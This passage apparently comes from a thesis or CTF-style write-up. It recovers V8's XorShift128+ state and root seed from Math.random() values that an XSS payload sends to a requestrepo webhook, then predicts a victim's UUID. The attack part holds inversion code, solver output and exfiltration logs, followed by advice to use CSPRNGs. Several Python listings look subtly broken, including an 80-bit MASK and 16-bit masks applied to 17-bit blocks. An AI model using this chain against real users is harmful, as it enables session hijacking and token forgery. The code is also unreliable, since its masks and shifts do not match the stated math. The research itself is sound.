Since `Math.random()` outputs numbers from the random cache in a LIFO manner, I must reverse our observed sequence of random numbers before inputting the number into our Z3 solver. Our goal in the Z3 solver is the original XorShift128+ state that existed before the sequence of numbers observed. Finally, since the random cache size is only 64, I observe that it becomes much more difficult to solve the state once I reach a cache refill boundary cause if there are cache refill, our numbers are not consecutive anymore. But in our case, each four numbers is all come from the brand-new context, so I can make sure that there are no cache refill ($4 \ll 64$), then our solver always works.

3.3.3 Reverse XorShift128⁺ algorithm

Every time V8 needs randomness for JIT hardening, hash-table seeding, or garbage collection, the pair (s_0, s_1) for the current JavaScript context is advanced by a single XorShift128⁺ step (Algorithm 1). Walking those steps *backward* lets me recover (i) the JavaScript seed that was produced from the isolate RNG seed and (ii) how many extra iterations V8 performed behind the scenes. Because the round function consists only of shifts and XORs, each sub-operation is individually reversible once *one* full (s_0, s_1) pair has been reconstructed from leaked `Math.random()` doubles.

A1 – Undo the $\gg 17$ XOR. Line 3 of Algorithm 1 computes $s_1 \leftarrow s_1 \oplus (s_1 \gg 17)$. The helper `reverse17` (Listing III.2) decomposes the 64-bit word into four regions:

$$\underbrace{s_{63..47}}_{17 \text{ bits}} \underbrace{s_{46..30}}_{17} \underbrace{s_{29..13}}_{17} \underbrace{s_{12..0}}_{13} .$$

Because XOR is linear, I can recover each region recursively from the most-significant block downward (lines 5–26 of the listing) and then re-assemble the word with bitwise ORs (lines 31–36). Specifically, I have

an equation: $a \oplus (a \gg 17) = b$ then I can have the four equations corresponding to each region of bits, build a system of linear equations with XOR operations:

$$\begin{aligned} a_{63:47} &= b_{63:47} \\ a_{46:30} &= b_{46:30} \oplus a_{63:47} \\ a_{29:13} &= b_{29:13} \oplus a_{46:30} \\ a_{12:0} &= b_{12:0} \oplus a_{29:17} \end{aligned}$$

And I can represent it in Python as below:

```
MASK = 0xffffffffffffffffffff
def reverse17(val):
    a_high = val >> 47
    a_mid_high = (val >> 30) & 0xFFFF ^ a_high
    a_mid_low = (val >> 13) & 0xFFFF ^ a_mid_high
    a_low = val & 0xFFFF ^ (a_mid_low >> 4)
    return ((a_high << 47) |
            (a_mid_high << 30) |
            (a_mid_low << 13) | a_low) & MASK
```

Listing III.2: Reverse of $x \oplus (x \gg 17)$

A2 – Undo the $\ll 23$ XOR. Line 2 of Algorithm 1 performs $s_1 \leftarrow s_1 \oplus (s_1 \ll 23)$. The left shift leaks the *low* 23 bits unaltered, so the recovery procedure starts at the bottom and moves upward]. The word is split into [63:46], [45:23], [22:0]; each block is reconstructed with a single XOR, then concatenated to give the previous state. Do the same and from $a \oplus (a \ll 23) = b$, I have these equations:

$$\begin{aligned} a_{22:0} &= b_{22:0} \\ a_{45:23} &= b_{45:23} \oplus a_{22:0} \\ a_{63:46} &= b_{63:46} \oplus a_{40:23} \end{aligned}$$

This can be shown in Python as Listing III.3.

```
def reverse23(val):
    a_low = val & 0x7FFFFF
    a_mid = (val >> 23) & 0x7FFFFF ^ a_low
    a_high = (val >> 46) & 0x3FFFF ^ a_mid
    return ((a_high << 46) | (a_mid << 23) | a_low) & MASK
```

Listing III.3: Reverse of $x \oplus (x \ll 23)$

Putting the pieces together. Listing III.4 shows the complete REVERSE_XORSHIFT routine. Given the *current* pair (s_0, s_1) , it returns the value that served as s_0 in the *previous* round; the input value is simply the current s_0 (because XorShift128⁺ moves the old s_1 into s_0 on every forward step). In prose, a single backward step proceeds as follows:

a) **Undo the final XOR with the high-bit shift.**

Compute

$$t \leftarrow s_1 \oplus (s_0 \gg 26)$$

to reverse the operation $s_1 \doteq (s_0 \gg 26)$ from line 5 of Algorithm 1.

b) **Undo the middle XOR with s_0 .**

Update $t \leftarrow t \oplus s_0$ to cancel the line 4 statement $s_1 \doteq s_0$.

c) **Undo the right-shift XOR ($\gg 17$).**

Apply `reverse17(t)` to invert $t \mapsto t \oplus (t \gg 17)$ (line 3).

d) **Undo the left-shift XOR ($\ll 23$).**

Apply `reverse23` to the result to invert $x \mapsto x \oplus (x \ll 23)$ (line 2). The outcome is the *previous* s_0 .

e) **Swap to reconstruct the full state.**

The previous s_1 is simply the current s_0 , because the forward algorithm performed $state0 \leftarrow s_1$

```
MASK = 0xffffffffffffffffffff
def reverse_xorshift(s0, s1):
    # a) and b) -- undo the two XORs with s0 and (s0 >> 26)
    prev_s0 = s1 ^ (s0 >> 26)
    prev_s0 ^= s0

    # c) -- undo the right-shift XOR
    prev_s0 = reverse17(prev_s0)

    # d) -- undo the left-shift XOR
    prev_s0 = reverse23(prev_s0)

    # previous s1 is just the current s0
    return prev_s0, s0
```

Listing III.4: One-round inverse of XorShift128⁺

Iterating this routine allows me to roll the context state backward until the pair satisfies the MurmurHash3 relation from Section 2.5.2, revealing the original JavaScript seed.

3.3.4 Reverse MurmurHash3 and recover the JS seed

Forward hashing in V8. When V8 initialises any JavaScript context, it converts the 64-bit *JS seed* into the per-context pair (s_0, s_1) by calling MurmurHash3 twice:

$$s_0 = \text{MurmurHash3}(JSseed), \quad s_1 = \text{MurmurHash3}(\sim JSseed).$$

The round function, reproduced in Algorithm 4, is entirely *linear modulo 2^{64}* : three xors with their own right-shifted images and two multiplications by fixed odd constants.¹

¹Odd constants are invertible modulo 2^{64} because $\gcd(\text{constant}, 2^{64}) = 1$.

Algorithm 4 Forward MurmurHash3 (64-bit variant)

```
1: procedure MURMURHASH3( $h$ )
2:    $h \leftarrow h \oplus (h \gg 33)$ 
3:    $h \leftarrow (h \times C_1) \bmod 2^{64}$   $\triangleright C_1 = 0xFF51AFD7ED558CCD$ 
4:    $h \leftarrow h \oplus (h \gg 33)$ 
5:    $h \leftarrow (h \times C_2) \bmod 2^{64}$   $\triangleright C_2 = 0xC4CEB9FE1A85EC53$ 
6:   return  $h \oplus (h \gg 33)$ 
7: end procedure
```

Inverting the hash. Because each step is reversible modulo 2^{64} , I construct the inverse by undoing the operations in exact reverse order:

- a) XOR–undo: $h \leftarrow h \oplus (h \gg 33)$ is its own inverse, so perform it three times in total.
- b) Multiplication–undo: multiply by the modular inverse of C_2 and then C_1 . Those inverses are $C_2^{-1} = 0x9CB4B2F8129337DB$ and $C_1^{-1} = 0x4F74430C22A54005$, computed with `pow(constant, -1, 1<<64)` in Python.

Algorithm 5 shows the exact reverse routine used in our solver.

Algorithm 5 Inverse MurmurHash3

```
1: procedure MURMURHASH3_INVERSE( $h$ )
2:    $h \leftarrow h \oplus (h \gg 33)$ 
3:    $h \leftarrow (h \times C_2^{-1}) \bmod 2^{64}$   $\triangleright C_2^{-1} = 0x9CB4B2F8129337DB$ 
4:    $h \leftarrow h \oplus (h \gg 33)$ 
5:    $h \leftarrow (h \times C_1^{-1}) \bmod 2^{64}$   $\triangleright C_1^{-1} = 0x4F74430C22A54005$ 
6:   return  $h \oplus (h \gg 33)$ 
7: end procedure
```

Recovering the seed. Once the attacker has reconstructed a candidate JS context state from leaked `Math.random()` outputs, they can backward the XorShift128+ process to reproduce each pair of generated states in that JS context: $(s_0, s_1), (s'_0, s'_1), (s''_0, s''_1), \dots$. Cause the generation of the first pair of state 3.3.4, so need to perform MurmurHash3 inverse into each pair states candidates. Whenever the return value of both inverse are the same, then it will be our JS seed:

$$seed = \text{MURMURHASH3_INVERSE}(s_0) = \text{MURMURHASH3_INVERSE}(\sim s_1)$$

A single forward check $\text{MurmurHash3}(\sim s_1) \stackrel{?}{=} \text{MurmurHash3}(s_0)$ can confirms correctness. This JS seed is produced by the isolate OS seed, when successfully recover the two consecutive JS seeds from the same renderer process, I can establish the relationship between them over Galois Field GF(2). Therefore can continue to recover the *isolate* OS seed, predict previous and the next generated UUID on the victim side.

3.3.5 Recover the isolate OS seed

I already know that the isolate renderer process has its own **states** and I still call it (s_0, s_1) . These states are also generated by the isolate OS seed, which is encountered the same MurmurHash3 process as states in JS context, see **Step 1:**. So to achieve OS seed I just need to do the same process as with JS seed? The answer is no, cause I do not have fully 64-bit of (s_0, s_1) . But after Section 3.3.4 I already hold *two* consecutive JavaScript seeds, $seed_1$ and $seed_2$, coming from the same renderer process. Each seed was produced by *NextBytes()* consuming eight calls to *Next(8)*—therefore every each JS seed leaks the *top* byte of 8 consecutive XorShift128⁺ states of the *isolate*-level RNG. I have 64 bits (8 bytes) of output from *NextBytes()*, so I have the outputs of eight calls to *Next(8)*. Since this is still XorShift128, I need 128 bits of entropy to recover the internal state, which is definitely more than 64. However, if I could get random seeds from two different native contexts, seeded from the same isolate, we'd have enough bits, that's why our XSS payload call two iframes. And now I have 16 consecutives call of *Next(8)*, each call give me first 8-bit of current state:

$$(state0_ + state1_) \gg 56$$

So I have $16 * 8 = 128$ bit, totally can establish a system of equations from that, call the outputs k_n (for "known 8-bit"), and let's call these state values s_{0n} and s_{1n} . So, I have:

$$\begin{aligned} s_{00} + s_{10} &= k_0 \\ s_{01} + s_{11} &= k_1 \\ s_{02} + s_{12} &= k_2 \\ s_{03} + s_{13} &= k_3\dots \end{aligned}$$

I only know the top 8 bits of the s_0 , s_1 and k values, moreover there are two unknown variables for every known variable so it will not work. However, these are the consecutives, so the s_1 in previous call is the s_0 for the next call (XorShift128+). So I can transform our system equations to:

$$\begin{aligned} s_0 + s_1 &= k_0 \\ s_1 + s_2 &= k_1 \\ s_2 + s_3 &= k_2 \\ s_3 + s_4 &= k_3\dots \end{aligned}$$

And now I have four equations and still five variable unknowns. So if I know the value of any variable here, I can solve all of it. s_0 is a 64-bit integer, so it is impossible to brute-force. But I only actually need the upper 8 bits of each state, right? I could just brute-force all 256 possibilities for s_0 and see which ones of them give a valid result in the end. However, I can not just pretend these states are only 8-bit value, cause actually the lower 56 bits of s_0 and s_1 influence the result, but only the carry bit from 55 to 56:

$$k_n = ((s_{0n} + s_{1n}) \gg 56) \& 0xFF$$

So I need to add a carry bit c_n to our equations system if I consider that each state is only top 8-bit:

$$\begin{aligned}
s_0 + s_1 + c_0 &= k_0 \\
s_1 + s_2 + c_1 &= k_1 \\
s_2 + s_3 + c_2 &= k_2 \\
s_3 + s_4 + c_3 &= k_3 \dots
\end{aligned}$$

Now I have more unknowns, but the carry bit c_n is take only 1 bit, and our state s_n now only take 8-bit. For each equation (which in practice I will have 16 of - 16 outputs of $\text{Next}(8)$), I need to know the carry bit coming from the lower 56 bits... and I need the top 8 bits of one of the state variables (asssume that I take s_0). And then, I can solve for the (top 8 bits of) the whole state sequence like:

$$s_n + s_{n+1} + c_n = k_n \pmod{256}$$

↓

$$\boxed{s_{n+1}} = k_n - s_n - c_n \pmod{256}$$

So, I need top 8 bits from the first state s_0 and 16 carry bit (16 outputs of $\text{Next}(8)$) to solve the entire system. Which is 24 bits and it totally feasible. I can generate a bunch of candidates for what the top 8 bits of the state values might have been, solve for the full XorShift128 state for all of them, and see which ones of them work out. So to do this brute force bits task, I build a Python script with the aid of SageMath to reconstruct the entire process with bit matrice over Galois Field GF(2). Firstly, I initialise the two 64-bit state words s_0 and s_1 as *symbolic* matrices over the field GF(2). Denote the unknown *original* XorShift128⁺ state by

$$S = \langle \text{state0_} \| \text{state1_} \rangle \in \{0,1\}^{128},$$

which is a column vector whose first 64 entries are the bits of `state0_`, and whose last 64 entries are the bits of `state1_`.

I construct two mask bit matrices at roll $n = 0$

$$\mathbf{M}_{s_0}^{(0)}, \mathbf{M}_{s_1}^{(0)} \in \text{Mat}_{64 \times 128}(\text{GF}(2))$$

such that the i -th row of $\mathbf{M}_{s_0}^{(0)}$ contains a single 1 in column i and zeros elsewhere, whereas the i -th row of $\mathbf{M}_{s_1}^{(0)}$ contains a single 1 in column $i + 64$. Or simplify I consider that each row of that mask matrix is corresponding bit in the same index of its state. Which can represent as follow for the roll $n = 0$

$$(\mathbf{M}_{s_0}^{(0)} S)_i = s_0[i], \quad (\mathbf{M}_{s_1}^{(0)} S)_i = s_1[i];$$

from initial, each bit equals itself so nothing has been mixed yet.

Symbolic state evolution. One XorShift128⁺ step is a linear map $T : \text{GF}(2)^{128} \rightarrow \text{GF}(2)^{128}$ built from bit-shifts and XORs. Applying T to the *rows* of our matrices propagates the dependence of each future state bit on the *initial* bits:

$$\mathbf{M}_{s_0}^{(n+1)} = \mathbf{M}_{s_1}^{(n)}, \quad \mathbf{M}_{s_1}^{(n+1)} = (\mathbf{M}_{s_1}^{(n)} \ll 23) \oplus (\mathbf{M}_{s_1}^{(n)} \gg 17) \oplus \mathbf{M}_{s_0}^{(n)} \oplus (\mathbf{M}_{s_0}^{(n)} \gg 26).$$

Every shift “ $\ll k$ ” (resp. “ $\gg k$ ”) means moving each row upward (resp. downward) by k positions and filling the vacated rows with zeros, while “ \oplus ” denotes entry-wise addition in $\text{GF}(2)$. After n iterations the pair $(\mathbf{M}_{s_0}^{(n)}, \mathbf{M}_{s_1}^{(n)})$ encodes exactly which of the 128 original bits affect each current state bit.

Forming 256 linear equations from 16 outputs. A call to `Next(8)` returns

$$k_n = ((s_n + s_{n+1}) \gg 56) \bmod 256,$$

the eight most significant bits of the 64-bit sum. For $n = 0, \dots, 15$ I append to a matrix

$$\mathbf{A} = \begin{bmatrix} \mathbf{M}_{s_0}^{(0)}|_{\text{MS8}} \\ \mathbf{M}_{s_1}^{(0)}|_{\text{MS8}} \\ \mathbf{M}_{s_0}^{(1)}|_{\text{MS8}} \\ \mathbf{M}_{s_1}^{(1)}|_{\text{MS8}} \\ \vdots \\ \mathbf{M}_{s_0}^{(15)}|_{\text{MS8}} \\ \mathbf{M}_{s_1}^{(15)}|_{\text{MS8}} \end{bmatrix} \in \text{Mat}_{256 \times 128}(\text{GF}(2)),$$

where “MS8” means *keep only the first 8 rows* (most 8 bits: 63, …, 56). Because low-order bits are shifted upward during the 16 rounds, the columns of \mathbf{A} are linearly independent, giving $\text{rank } \mathbf{A} = 128$.

Right-hand side determined by a 24-bit guess. For each roll $n = 0, \dots, 15$ I have two 8-bit relations

$$s_n[63:56] + s_{n+1}[63:56] + c_n \equiv k_n \pmod{256}.$$

one equation per *bit* inside the two most-significant bytes. Fixing a concrete value for $s_0[63:56] \in \{0, \dots, 255\}$ selects eight bits for the *first* operand of the roll $n = 0$ equation. Likewise, choosing the carry vector $(c_0, \dots, c_{15}) \in \{0, 1\}^{16}$ determines so the byte $s_{n+1}[63:56]$ that must satisfy the congruence for every subsequent step. Writing the consecutive JS seed in *big-endian* order and concatenating them, resulting $16 \cdot 2 \cdot 8 = 256$ bits row vector

$$\mathbf{b} = (b_0, b_1, \dots, b_{255})^T \in \text{GF}(2)^{256}.$$

Each entry b_i is now a literal 0 or 1. Now I have \mathbf{A} is 256×128 matrix, our states \mathbf{S} is 256×1 and \mathbf{b} is 1×256 so the only unknowns left in $\mathbf{AS} = \mathbf{b}$ are the 128 initial state bits collected in \mathbf{S} . Because the coefficient matrix \mathbf{A} has full column rank $\mathbf{A} = 128$, the system is either inconsistent (wrong 24-bit guess) or possesses a *unique* solution $\mathbf{S}^* \in \text{GF}(2)^{128}$, which SageMath returns via Gaussian elimination. In the latter case \mathbf{S}^* equals the exact pair `<state0_||state1_>` that seeded the first observed call to `Next(8)`. If the 24-bit guess is incorrect, the system is inconsistent; otherwise it has the *unique* solution $\mathbf{S} = S$, revealing the complete internal state before the first output, then I can easily performing the MurmurHash3 inverse as algorithm 5 to get the isolate root seed!

Practical cost. There are only $2^{24} \approx 1.67 \times 10^7$ candidate right-hand sides. For the vast majority $\mathbf{AS} = \mathbf{b}$ fails quickly, so the full search completes in 3 hours with my Ryzen 5 7520U chip, about 1.300 iteration per second, which is totally doable in the real world.

$$\underbrace{\text{seed}_{63..56}}_{\text{Next}(8)_0} \underbrace{\text{seed}_{55..48}}_{\text{Next}(8)_1} \underbrace{\text{seed}_{47..40}}_{\text{Next}(8)_2} \underbrace{\text{seed}_{39..32}}_{\text{Next}(8)_3} \underbrace{\text{seed}_{31..24}}_{\text{Next}(8)_4} \underbrace{\text{seed}_{23..16}}_{\text{Next}(8)_5} \underbrace{\text{seed}_{15..8}}_{\text{Next}(8)_6} \underbrace{\text{seed}_{7..0}}_{\text{Next}(8)_7}$$

$$\mathbf{A}_{256 \times 128} \cdot \mathbf{S}_{128 \times 1} = \mathbf{b}_{256 \times 1}$$

IV. Results

Firstly, I perform XSS to our Math.random() numbers, which I get from webhook:

Request Details	
Request Type	HTTP/1.1 GET
URL	https://ev7slhyj.requestrepo.com/?a_0.7096373763592614,0.9583317271535403,0.7239243954769161,0.9841879270784006
Sender	118.68.185.128:21648
Country	VN (IP Geolocation by DB-IP)
Date	7/1/2025, 5:14:31 PM
Path	/
Query string	?a_0.7096373763592614,0.9583317271535403,0.7239243954769161,0.9841879270784006
Fragment	

Figure IV.1: Consecutive Math.random() on first iframe

Request Details	
Request Type	HTTP/1.1 GET
URL	https://ev7slhyj.requestrepo.com/?b_0.44993663097264447,0.9544710086714234,0.020065368306808273,0.773864771893042
Sender	118.68.185.128:48147
Country	VN (IP Geolocation by DB-IP)
Date	7/1/2025, 5:14:31 PM
Path	/
Query string	?b_0.44993663097264447,0.9544710086714234,0.020065368306808273,0.773864771893042
Fragment	

Figure IV.2: Consecutive Math.random() on second iframe

Those numbers are 0.7096373763592614, 0.9583317271535403, 0.7239243954769161, 0.9841879270784006 from first iframe and 0.44993663097264447, 0.9544710086714234, 0.020065368306808273, 0.773864771893042 from second. Then plug it in our solver (file `crack.py`). After approximately 90 minutes, the script outputs:

```
(sage) hsw@LAPTOP-NSMLFNOK:~/uuid-v8/crackseed$ sage -python crack.py
state0 = 7591798314127281140
state1 = 18155062811249976932
state0 = 9383644007337069754
state1 = 14275285394770568032
seed1: 12204236338244966291
seed2: 16949081154189066391
[147, 87, 1, 240, 73, 40, 94, 169, 151, 0, 181, 120, 130, 59, 55, 235]
| 6603564/16777216 [1:23:37<2:07:43, 1327.60it/s]
39% | found isolated root seed: 3636436853127911437
100% | 16777216/16777216 [3:32:46<00:00, 1314.17it/s]
```

Figure IV.3: Found isolate OS seed

I also configure the bot that automates sending the UUID of our secret string to our webhook to confirm the correctness of our exploitation; here is request, which shows that the secret UUID is 6671811f – 82d2 –

$476d - b80f - 373b7a31e49d$. Because I already found that the root seed value is 3636436853127911437, the last step is to produce all possible UUID that could be generated by simulating the whole process. Therefore, I can produce many JS context seed candidates and generate UUID from that context, that should be the right one inside those UUIDs. I did the 128 rolls of XorShift128+, corresponding to 16 different JavaScript context, eventually I get exactly the UUID:

```
(sage) hsw@iShowHSw:~/New Home/B3 Subjects/Defense/v8-uuid-crack/crackseed$ python3 genuuid.py
8281b738-4e81-4b8a-9a35-0158eb51c858
921ece6b-35d9-4cce-b619-e4a9f0e7acc8
bde089b3-3507-4e28-8234-b8b52f4e6561
aa15b083-5f85-4feb-add3-0d1b25f1843d
b7f2432a-3756-4e46-9a9e-3af7b8d7dee2
c5c40eed-016e-4e20-9b1c-655315260750
e87a14b6-a02e-4f22-bd8f-66a2be3c14b2
f5cc5d80-9bf3-455e-b434-5670e5553274
f00a35ff-8dbc-4dd8-95df-fdfcc0605754
266191dc-b26a-4202-a6aa-6b8141241926
98aacff3-dd16-4fe5-a2de-8d1aefb5e0cc
f393b39f-a387-48db-9298-5fd12e16946d
1b277174-3ff1-4c1f-88e7-d873b9b4fee5
ccd59a1d-0b62-4b2b-be2e-817be3507ad3
ebfc489-2180-4941-900d-63fa03a17fe0
aeac52ba-3143-4f70-8f06-30e2da063e69
fac8892d-a89b-4b91-83c2-e0d9685e2ce4
70f3f1d2-3974-4614-8db7-f0a5d51c77ec
cb5f0685-7e93-4c1e-8ea2-70969c99c55b
511c6bf7-7543-4216-8ba8-04ee440f4956
6671811f-82d2-476d-b80f-373b7a31e49d
```

Figure IV.4: Captured the right UUID

The perfect match between our simulated UUID stream and the value obtained from the challenge bot closes the experimental loop: starting from a *passive* leakage of just sixteen¹ `Next(8)` outputs I have reconstructed (1) the complete 128-bit XorShift128⁺ state, (2) its predecessor states all the way back to browser start-up and, finally, (3) the single 64-bit integer originally drawn from `/dev/urandom`. Re-running the UUID algorithm with these values reproduces every identifier the isolate will ever emit, which in a real application means guaranteed session hijack or reliable CSRF token guessing without further interaction.

The whole procedure requires only user-level JavaScript, one outbound webhook and ≈ 1.5 h of computation on a single mid-range CPU core. No privileged APIs, side channels or speculative execution quirks are involved, so the attack would survive most hardening measures short of replacing the RNG itself. Our results therefore confirm the core claim of this thesis: *any V8 build that still uses XorShift128⁺ and exposes RandomNumberGenerator::Next(8) leaks no more than 56 bits of effective entropy*. In practical terms, browser vendors must either migrate to the newer Xoshiro-based generator or reseed `Math.random()` at JavaScript- context granularity to restore an adequate security margin.

¹ Eight `Math.random()` doubles \times two bytes per call.

V. Conclusion and Future Work

In this thesis, I successfully demonstrated a practical exploitation of the V8 JavaScript engine’s pseudo-random number generator (XorShift128+). By analyzing leaked outputs of JavaScript’s built-in *Math.random()* function, I was able to reconstruct the internal state of the RNG. This process ultimately allowed for the recovery of the original 64-bit entropy seed initially derived from `/dev/urandom`. Through a detailed and concrete attack scenario, I illustrated how exploiting this vulnerability can lead to severe security implications, particularly by compromising UUID generation, session identifiers, tokens, and other randomness-dependent security features commonly used in web applications.

The findings of this research highlight a critical and often overlooked security risk: reliance on *Math.random()* or any other non-cryptographically secure pseudo-random number generator (PRNG) is inherently insecure for sensitive tasks. This includes operations such as authentication, session management, token generation, and handling cryptographic secrets. Non-cryptographically secure PRNGs can, under certain conditions, become predictable and therefore exploitable, significantly weakening an application’s overall security posture.

Given these vulnerabilities, it is imperative that developers and software architects utilize cryptographically secure pseudo-random number generators (CSPRNGs) in their applications. A robust alternative is the Web Crypto API, specifically the `window.crypto.getRandomValues()` method, which provides a secure source of randomness suitable for generating security-sensitive values. Adopting CSPRNGs effectively mitigates the risk of state recovery attacks and ensures the unpredictability essential for strong security guarantees.

Looking forward, an essential direction for future research involves creating an automated scanning and analysis framework specifically tailored to identify unsafe usage of insecure PRNGs like *Math.random()* in JavaScript codebases. Such a tool could systematically traverse large-scale application source code, flagging instances where insecure randomness could lead to vulnerabilities. By alerting developers and security auditors early in the development lifecycle, this proactive approach would greatly reduce the risk of randomness-based exploits reaching production environments.

Additionally, further research is warranted to assess the security implications of similar vulnerabilities in other JavaScript engines beyond V8, such as SpiderMonkey (Firefox), JavaScriptCore (Safari), and Chakra (Edge). Each engine might exhibit unique behaviors or internal RNG implementations that could lead to distinct exploitation paths. Broadening this research scope would significantly enhance our understanding of the ecosystem-wide risks associated with insecure random number generation and provide developers with comprehensive guidance to secure web applications across diverse environments.

Finally, it would be beneficial to explore improved methodologies for secure RNG state initialization and entropy handling within browser engines themselves. Enhancing the initial entropy collection process and RNG state protection mechanisms could further fortify browser environments against potential attacks, thus contributing substantially to the overall security landscape of web technologies.

VI. References

V8 Project, *random-number-generator.h*, Google, 2025.

<https://github.com/v8/v8/blob/main/src/base/utils/random-number-generator.h>

Microsoft Research, *The Z3 theorem prover*, 2025.

<https://github.com/Z3Prover/z3>

G. Marsaglia, “Xorshift RNGs,” *Journal of Statistical Software*, vol. 8, no. 14, 2003.

Google, *math-random.h*, Chromium/V8 Project, 2025.

<https://chromium.googlesource.com/v8/v8/+/refs/heads/main/src/numbers/math-random.h>

D. Goddard, “Hacking the JavaScript lottery,” Independent Security Evaluators, 2024.

<https://blog.securityevaluators.com/hacking-the-javascript-lottery-80cc437e3b7ff>

I. Goldberg and D. Wagner, “Randomness and the Netscape browser,” *Dr. Dobb’s Journal*, 1996.

<https://people.eecs.berkeley.edu/~daw/papers/ddj-netscape.html>

Kalmarunionen CTF, “Spukhafte Fernwirkung (solution writeup),” 2025.

<https://github.com/kalmarunionentf/kalmarctf/tree/main/2025/web/spukhafte/solution>

A. Blroth, “ECE117: Unpredictables,” 2024.

<https://github.com/Arc-blroth/ece117-unpredictables>

PwnFunction, “V8 randomness predictor,” GitHub repository.

<https://github.com/PwnFunction/v8-randomness-predictor>

d0nutptr, “v8_rand_buster,” GitHub repository.

https://github.com/d0nutptr/v8_rand_buster

Stack Overflow, “How do I create a GUID/UUID in JavaScript?”, Community Q&A.

<https://stackoverflow.com/questions/105034/how-do-i-create-a-guid-uuid/2117523#2117523>